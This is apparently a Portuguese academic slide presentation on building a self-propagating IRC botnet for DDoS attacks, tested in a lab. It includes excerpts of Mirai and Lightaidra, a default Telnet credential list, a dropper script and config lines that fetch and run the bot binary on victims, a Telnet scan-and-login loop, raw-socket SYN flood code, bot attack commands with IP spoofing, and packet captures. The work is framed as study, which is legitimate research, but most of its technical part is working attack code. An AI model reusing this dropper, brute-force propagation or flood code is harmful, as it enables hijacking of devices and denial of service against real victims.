

DESENVOLVIMENTO DE UMA BOTNET COM FOCO EM ATAQUES DE NEGAÇÃO DE SERVIÇO

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Roteiro

- **Introdução**
- Objetivos
- Fundamentação teórica
- Trabalhos correlatos
- Desenvolvimento
- Testes e resultados
- Conclusão

Introdução

- **Aumento dos ataques DDoS** devido ao uso de redes conhecidas como **Botnets**
- Estudo das botnets se dá na maioria das vezes por **engenharia reversa**
- Necessidade de maior catalogação sobre desenvolvimento de botnets conhecidas

What DDoS Attacks Really Cost Businesses?

To understand how DDoS affected organizations in 2014, Incapsula surveyed IT professionals from 270 North American organizations. The data below is based on some of the results of that survey.

How widespread are DDoS attacks?




74%
are attacked more than once

91%
are attacked in the last 12 months

10%
are attacked on a weekly basis

What is the typical attack length?




Attacks lead to at least one of the following:



\$40,000
per hour
Average Cost of DDoS Attack

Which business areas take the **largest financial hit**?



In 43% of cases, **10+ employees** are involved in mitigation

How many businesses are using **purpose-built DDoS protection**?

45% Purpose-Built

57% Something Else

36% are not confident about their current DDoS protection technology

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Objetivos

- Detalhar o desenvolvimento de uma botnet que seja capaz de se proliferar automaticamente e executar ataques DDoS
- Analisar o comportamento da rede no momento em que o ataque DDoS está sendo executado


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Fundamentação Teórica

Distributed Denial of Service Attack (DDoS)


- TCP *Syn flood*
- UDP *flood*
- ICMP *flood*
- NTP *amplification*
- DNS *amplification*



Fundamentação Teórica

Uma das finalidades das **Botnets** é gerar ataques **DDoS**

- Mariposa
- Mirai
- Zeus
- Srizbi
- Agobot



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Trabalhos Correlatos

Lightaidra

(Federico Fazzi)

```
[Users #chan]
[@root] [ [X]lyleqh9vqk]
--!- Irssi: #chan: Total of 2 nicks [1 ops, 0 halfops, 0 voices, 1 normal]
<@root> .login pwn
< [X]lyleqh9vqk> [login] you are logged in, (root!~root@127.0.0.1).
<@root> .help
< [X]lyleqh9vqk> * *** Access Commands:
< [X]lyleqh9vqk> *
< [X]lyleqh9vqk> * .login <password> - login to bot's party-line
< [X]lyleqh9vqk> * .logout - logout from bot's party-line
< [X]lyleqh9vqk> *
< [X]lyleqh9vqk> * *** Miscs Commands
< [X]lyleqh9vqk> *
< [X]lyleqh9vqk> * .exec <commands> - execute a system command
< [X]lyleqh9vqk> * .version - show the current version of bot
< [X]lyleqh9vqk> * .status - show the status of bot
< [X]lyleqh9vqk> * .help - show this help message
< [X]lyleqh9vqk> *
< [X]lyleqh9vqk> * *** Scan Commands
< [X]lyleqh9vqk> *
< [X]lyleqh9vqk> * .advscan <a> <b> <user> <passwd> - scan with user:pass (A.B) classes sets by you
< [X]lyleqh9vqk> * .advscan <a> <b> - scan with d-link config reset bug
< [X]lyleqh9vqk> * .advscan->recursive <user> <pass> - scan local ip range with user:pass, (C.D) classes random
< [X]lyleqh9vqk> * .advscan->recursive - scan local ip range with d-link config reset bug
< [X]lyleqh9vqk> * .advscan->random <user> <pass> - scan random ip range with user:pass, (A.B) classes random
< [X]lyleqh9vqk> * .advscan->random - scan random ip range with d-link config reset bug
< [X]lyleqh9vqk> * .advscan->random->b <user> <pass> - scan local ip range with user:pass, A.(B) class random
< [X]lyleqh9vqk> * .advscan->random->b - scan local ip range with d-link config reset bug
< [X]lyleqh9vqk> * .stop - stop current operation (scan/dos)
< [X]lyleqh9vqk> *
< [X]lyleqh9vqk> * *** DDoS Commands:
< [X]lyleqh9vqk> * NOTE: <port> to 0 = random ports, <ip> to 0 = random spoofing,
< [X]lyleqh9vqk> * use .*flood->[m,a,p,s,x] for selected ddos, example: .ngackflood->s host port secs
< [X]lyleqh9vqk> * where: *=syn,ngsyn,ack,ngack m=mipsel a=arm p=ppc s=superh x=x86
< [X]lyleqh9vqk> *
< [X]lyleqh9vqk> * .spooft <ip> - set the source address ip spoof
< [X]lyleqh9vqk> * .synflood <host> <port> <secs> - tcp syn flooder
< [X]lyleqh9vqk> * .ngsynflood <host> <port> <secs> - tcp ngsyn flooder (new generation)
< [X]lyleqh9vqk> * .ackflood <host> <port> <secs> - tcp ack flooder
< [X]lyleqh9vqk> * .ngackflood <host> <port> <secs> - tcp ngack flooder (new generation)
```

Trabalhos Correlatos

Mirai

(Anna-Senpai)

```
static ipv4_t get_random_ip(void)
{
    uint32_t tmp;
    uint8_t o1, o2, o3, o4;

    do
    {
        tmp = rand_next();

        o1 = tmp & 0xff;
        o2 = (tmp >> 8) & 0xff;
        o3 = (tmp >> 16) & 0xff;
        o4 = (tmp >> 24) & 0xff;
    }
    while (o1 == 127 || // 127.0.0.0/8 - Loopback
           o1 == 0 || // 0.0.0.0/8 - Invalid address space
           o1 == 3 || // 3.0.0.0/8 - General Electric Company
           (o1 == 15 || o1 == 16) || // 15.0.0.0/7 - Hewlett-Packard Company
           (o1 == 56) || // 56.0.0.0/8 - US Postal Service
           (o1 == 10) || // 10.0.0.0/8 - Internal network
           (o1 == 192 && o2 == 168) || // 192.168.0.0/16 - Internal network
           (o1 == 172 && o2 >= 16 && o2 < 32) || // 172.16.0.0/14 - Internal network
           (o1 == 100 && o2 >= 64 && o2 < 127) || // 100.64.0.0/10 - IANA NAT reserved
           (o1 == 169 && o2 > 254) || // 169.254.0.0/16 - IANA NAT reserved
           (o1 == 198 && o2 >= 18 && o2 < 20) || // 198.18.0.0/15 - IANA Special use
           (o1 >= 224) || // 224.*.*.* - Multicast
           (o1 == 6 || o1 == 7 || o1 == 11 || o1 == 21 || o1 == 22 || o1 == 26 || o1 == 28 || o1 == 29 || o1 == 30 || o1 == 33) ||
    );

    return INET_ADDR(o1,o2,o3,o4);
}
```


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Desenvolvimento



ngIRCd



Apache
HTTP SERVER



GDB
The GNU Project
Debugger



Desenvolvimento

- Deve ser possível enviar comandos que executam localmente, ou seja, comandos que executam no *shell* da máquina em que o bot está contido (RF);
- Os bots devem ser capazes de iniciar um ataque DDoS dos tipos UDP flood e TCP SYN flood (RF);
- Os bots devem se propagar automaticamente através da porta TELNET (RF);
- Deve ser desenvolvido na linguagem C (RNF);

Desenvolvimento


Casos de uso

UC01 - !<comando shell> ex: **!ls**

UC02 - @attack tcp <IP do alvo> <número de pacotes>
<porta de origem ou 0> <porta de destino ou 0> ex:
@attack tcp 172.17.0.2 1000 0 80

UC03 - @attack udp <IP do alvo> <número de pacotes>
<porta de origem ou 0> <porta de destino ou 0>
<pacotes por IP ou 0> <spoof | nospoof> <IP falso ou zero> ex: **@attack udp 172.17.0.2 1000 0 25 10 spoof 0**

UC04 - @scan <IP ou deixar em branco> ex:
@scan 190.100.100.0



Desenvolvimento

1 - Bot recebe comando @scan, faz o download do arquivo CRED_FILE e inicia varredura de rede


2 - Alvo vulnerável baixa arquivo getbot.sh e em seguida baixa a cópia do binário

3 - botmaster envia comandos !<shell> e @attack

4 - Servidor IRC propaga a mensagem


5 - Retorno do comando shell

6 - Ataques DDoS



Desenvolvimento

Principais arquivos do projeto



Desenvolvimento

```
root:root
root:123456
root:12345
root:12345678
root:football
root:welcome
admin:admin
admin:123456
admin:12345
admin:12345678
admin:football
root:123456
admin:welcome
admin:passw0rd
```

```
#!/bin/bash

SERVER_IP="http://172.17.0.3"

rm -rf /tmp/bot

wget -c ${SERVER_IP}/bot -P /tmp && chmod +x /tmp/bot && /tmp/bot&
```

```
#define DOWNLOAD_BINARIES "rm -rf /tmp/getbot.sh; wget -c http://172.17.0.5/getbot.sh -P /tmp && sh /tmp/getbot.sh"
#define DOWNLOAD_CRED_FILE "rm -rf /tmp/cred_file; wget -c http://172.17.0.5/cred_file -P /tmp"
#define CRED_FILE "/tmp/cred_file"
#define PID_FILE "/tmp/.pid_file"

#define IRC_SERVERS "10.21.16.39:6667|127.0.0.1:6667|192.168.0.200:6667|172.17.0.5:6667|127.0.0.1:2222"
#define IRC_CHANNEL "#army_of_furb"
#define IRC_PORT 6667
#define IRC_NICK_LEN 9
#define DEBUG

#define TELNET_PORT 23
```

Desenvolvimento


Comunicação na rede botnet

Toda a comunicação da rede acontece através de um servidor IRC

- 1 - Estabelece *socket* com o servidor IRC
- 2 - Realiza processo de login no servidor IRC
- 3 - Entra no *channel* especificado no arquivo `config.h`
- 4 - Fica “escutando” comandos enviados pelo *botmaster* bem como mensagens PING

Desenvolvimento

Conexão IRC



```
info->nick = random_nick();
char *NICK = malloc(strlen(info->nick) + 6);
char *JOIN = malloc(strlen(info->ch) + 6);
char *USER = malloc(2 * strlen(info->nick) + strlen(IRC_USER) + 1);
```

Desenvolvimento

Proliferação da rede botnet

- 1 - Comando `@scan` com parâmetro de IP ou não
- 2 - Download do arquivo de credenciais utilizando `DOWNLOAD_CRED_FILE` no `config.h`
- 3 - Loop de 1 a 254 na rede especificada tentando achar portas TELNET abertas
- 4 - Tentativa de login no serviço TELNET utilizando as credenciais
- 5 - Envio do comando `DOWNLOAD_BINARIES` via TELNET
- 6 - Vítima executa arquivo `getbot.sh`

Desenvolvimento

Scanner de rede

```
char msg[50];
// loop through hosts
for (int i = 1; i < 255; i++) {
    telnet_info info_t;
    sprintf(info_t.ip, "%s.%s.%s.%d", fo, so, to, i);
    #ifdef DEBUG
    printf("trying to connect to telnet ip = %s\n", info_t.ip);
    #endif
    // if TELNET port is open and listening we're connected
    if (!telnet_connect(&info_t)) {
        sprintf(msg, "connected to %s\n", info_t.ip);
        irc_send(msg, strlen(msg), info);
        sprintf(msg, "trying to exploit %s\n", info_t.ip);
        irc_send(msg, strlen(msg), info);

        // try to exploit host
        if (!telnet_login(&info_t)) {
            sprintf(msg, "exploited %s\n", info_t.ip);
            irc_send(msg, strlen(msg), info);
        }
        // after tried to login, if successful or not, we must seek our file to the beginning
        // to try next host
        fseek(credentials_file, 0 , SEEK_SET);
    }
}
```

Desenvolvimento

Ataques DDoS na rede botnet

- 1 - Comando `@attack udp` ou `@attack tcp`
- 2 - Através do uso de `raw socket` é utilizado IP's falsos
- 3 - É feito um *flood* de pacotes UDP ou pacotes TCP SYN

Desenvolvimento

Transmission Control Protocol (TCP) Header

20-60 bytes

source port number 2 bytes		destination port number 2 bytes	
sequence number 4 bytes			
acknowledgement number 4 bytes			
data offset 4 bits	reserved 3 bits	control flags 9 bits	window size 2 bytes
checksum 2 bytes		urgent pointer 2 bytes	
optional data 0-40 bytes			

```
// ----- TCP HEADER -----
// TCP source port and destination
if (ainfo->d_port)
    tophdr->dest = htons(ainfo->d_port);
else
    tophdr->dest = htons(rand() & 0xFFFF);

if (ainfo->s_port)
    tophdr->source = htons(ainfo->s_port);
else
    tophdr->source = htons(rand() & 0xFFFF);

// set the initial sequence of this TCP handshake
tophdr->seq = htons(rand() & 0xFFFFFFFF);
// initial ACK Sequence is zero
tophdr->ack_seq = 0;
// offset without OPTIONS is 5
tophdr->doff = 5;
// reserved, should be zero
tophdr->res1 = 0;
tophdr->res2 = 0;
// urgent flag
tophdr->urg = 0;
// set SYN flag to 1 because we are starting a 3-way-handshake
tophdr->syn = 1;
// set RESET flag
tophdr->rst = 0;
// set ACK to zero in initial communication
tophdr->ack = 0;
// FIN flag is zero
tophdr->fin = 0;
// PUSH flag
tophdr->push = 0;
// window size doesn't matter too much in the 3-way-hs
tophdr->window = htons(64);
// set to zero now, we'll compute cksum before send using tcp pseudo header
tophdr->check = 0;
// URGENT pointer
tophdr->urg_ptr = 0;
```

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Testes e resultados

```
File Edit View Search Terminal Tabs Help
blacksheep@localhost:~/git/IRC_botnet x blacksheep@localhost:~/git/IRC_botnet x blacksheep@localhost:/tmp x blacksheep@lo

19:42 -!- bqn09k81r [~bqn09k81r@localhost] has quit [Client closed connection]
19:42 -!- bbcj0cc9o [~bbcj0cc9o@localhost] has joined #army_of_furb
19:42 < bbcj0cc9o> ready to obey to the master!
19:42 < master> @help
19:42 < bbcj0cc9o> FURBOTNET - IRC Botnet for Telnet devices
19:42 < bbcj0cc9o> Tip: You can send commands directly to specific bot using /msg <botname> <command>
19:42 < bbcj0cc9o> Commands:
19:42 < bbcj0cc9o> !<shell command> : Run a shell command and get the output back. Use ! followed by a shell command e.g. !ls
19:42 < bbcj0cc9o> @help : print this screen :
19:42 < bbcj0cc9o> @kill : kill bot process:
19:42 < bbcj0cc9o> @scan <ip> :
19:42 < bbcj0cc9o> Make a scanning of the network passed, the scan only test the fourth octet
19:42 < bbcj0cc9o> e.g @scan 172.17.0.0 will scan from 172.17.0.1 to 172.17.0.254. If is omitted or set to 0
19:42 < bbcj0cc9o> then the bot IP itself is assumed. Let blank can be useful in compromised networks where bot is sit in
19:42 < bbcj0cc9o> @attack udp <target ip> <number of packets> <source port | 0> <destination port | 0> <rate | 0> <spooft | nospoof> <spoofed ip | 0> :
19:42 < bbcj0cc9o> launches DDoS attack of type UDP flood. is the ip of the victim. if or is zero they are randomized at every packets
19:42 < bbcj0cc9o> e.g. @attack 172.17.0.1 1000 22 0 200 nospoof will launch 1000 UDP packets with 5 different destination ports i.e 200 packets
19:42 < bbcj0cc9o> for every random destination port, source port will be 22 in all packets, unless setted to zero too. can be setted to zero for default change
19:42 < bbcj0cc9o> wich is 100. spoof or nospoof is used to determine if source IP address of the packets is true or not. will use the bot ip address,
19:42 < bbcj0cc9o> will use as source address, if is zero then source ip is randomized at every packets
19:42 < bbcj0cc9o> @attack tcp <target ip> <number of packets> <source port | 0> <destination port | 0> :
19:42 < bbcj0cc9o> same as UDP attack, but source IP is spoofed
19:42 < bbcj0cc9o> and random at every packet, same as port, if ports are setted to zero they are randomized at every packet.
19:42 < bbcj0cc9o> TCP SYN flood implies spoofed source IP
```

Testes e resultados

Envio de flood UDP com IP falso

<target ip> <number of packets> <source port> <destination port> <rate> <spoof> <spoofed ip>

```
@attack udp 172.17.0.2 1 0 0 0 spoof 25.25.25.25
```

1	0.000000000	25.25.25.25	172.17.0.2	UDP	59 46269 - 59011 Len=0
2	0.000086716	172.17.0.2	25.25.25.25	ICMP	70 Destination unreachable (Port unreachable)
3	5.130433555	02:42:7c:21:e2:56	02:42:ac:11:00:02	ARP	42 Who has 172.17.0.2? Tell 172.17.0.1
4	5.130415638	02:42:ac:11:00:02	02:42:7c:21:e2:56	ARP	42 Who has 172.17.0.1? Tell 172.17.0.2
5	5.130502604	02:42:7c:21:e2:56	02:42:ac:11:00:02	ARP	42 172.17.0.1 is at 02:42:7c:21:e2:56
6	5.130513171	02:42:ac:11:00:02	02:42:7c:21:e2:56	ARP	42 172.17.0.2 is at 02:42:ac:11:00:02

Testes e resultados

Ataque TCP SYN
na porta 80

```
@attack tcp  
172.17.0.4 2  
0 80
```

The image shows a Wireshark capture of a SYN flood attack. The top pane displays a list of 28 packets. The first packet (No. 5) is a SYN packet from 154.236.214.127 to 172.17.0.4 on port 80. Subsequent packets (Nos. 6-28) are retransmissions of this SYN packet, with some showing 'TCP CHECKSUM INCORRECT' and others showing 'TCP Retransmission'. The middle pane shows the details of the selected packet (No. 6), including Ethernet II, Internet Protocol Version 4, and Transmission Control Protocol (SYN, Seq=0, Win=64, Len=0). The bottom pane shows the raw packet data in hexadecimal and ASCII.

No.	Time	Source	Destination	Protocol	Length	Info
5	0.000541908	154.236.214.127	172.17.0.4	TCP	54	63241 → 80 [SYN] Seq=0 Win=64 Len=0
6	0.000631584	172.17.0.4	154.236.214.127	TCP	58	80 → 63241 [SYN, ACK] Seq=0 Ack=1 Win=29200 [TCP CHECKSUM INCORRECT] Len=0 MSS=1460
7	0.001217690	206.148.100.74	172.17.0.4	TCP	54	59136 → 80 [SYN] Seq=0 Win=64 Len=0
8	0.001267854	172.17.0.4	206.148.100.74	TCP	58	80 → 59136 [SYN, ACK] Seq=0 Ack=1 Win=29200 [TCP CHECKSUM INCORRECT] Len=0 MSS=1460
11	1.046192997	172.17.0.4	206.148.100.74	TCP	58	[TCP Retransmission] 80 → 59136 [SYN, ACK] Seq=0 Ack=1 Win=29200 [TCP CHECKSUM INCORRECT] Len=0
12	1.046199934	172.17.0.4	154.236.214.127	TCP	58	[TCP Retransmission] 80 → 63241 [SYN, ACK] Seq=0 Ack=1 Win=29200 [TCP CHECKSUM INCORRECT] Len=0
13	3.094254390	172.17.0.4	154.236.214.127	TCP	58	[TCP Retransmission] 80 → 63241 [SYN, ACK] Seq=0 Ack=1 Win=29200 [TCP CHECKSUM INCORRECT] Len=0
14	3.094256546	172.17.0.4	206.148.100.74	TCP	58	[TCP Retransmission] 80 → 59136 [SYN, ACK] Seq=0 Ack=1 Win=29200 [TCP CHECKSUM INCORRECT] Len=0
21	7.126153552	172.17.0.4	206.148.100.74	TCP	58	[TCP Retransmission] 80 → 59136 [SYN, ACK] Seq=0 Ack=1 Win=29200 [TCP CHECKSUM INCORRECT] Len=0
22	7.126166021	172.17.0.4	154.236.214.127	TCP	58	[TCP Retransmission] 80 → 63241 [SYN, ACK] Seq=0 Ack=1 Win=29200 [TCP CHECKSUM INCORRECT] Len=0
23	15.446212815	172.17.0.4	154.236.214.127	TCP	58	[TCP Retransmission] 80 → 63241 [SYN, ACK] Seq=0 Ack=1 Win=29200 [TCP CHECKSUM INCORRECT] Len=0
24	15.446220413	172.17.0.4	206.148.100.74	TCP	58	[TCP Retransmission] 80 → 59136 [SYN, ACK] Seq=0 Ack=1 Win=29200 [TCP CHECKSUM INCORRECT] Len=0
27	31.830250938	172.17.0.4	206.148.100.74	TCP	58	[TCP Retransmission] 80 → 59136 [SYN, ACK] Seq=0 Ack=1 Win=29200 [TCP CHECKSUM INCORRECT] Len=0
28	31.830258477	172.17.0.4	154.236.214.127	TCP	58	[TCP Retransmission] 80 → 63241 [SYN, ACK] Seq=0 Ack=1 Win=29200 [TCP CHECKSUM INCORRECT] Len=0

Destination: 02:42:ac:11:00:04 (02:42:ac:11:00:04)
Source: 02:42:ac:11:00:03 (02:42:ac:11:00:03)
Type: IPv4 (0x0800)
Internet Protocol Version 4, Src: 154.236.214.127, Dst: 172.17.0.4
0100 = Version: 4
.... 0101 = Header Length: 20 bytes (5)
Differentiated Services Field: 0xa8 (DSCP: Unknown, ECN: Not-ECT)
Total Length: 40
Identification: 0x007c (2172)
Flags: 0x00
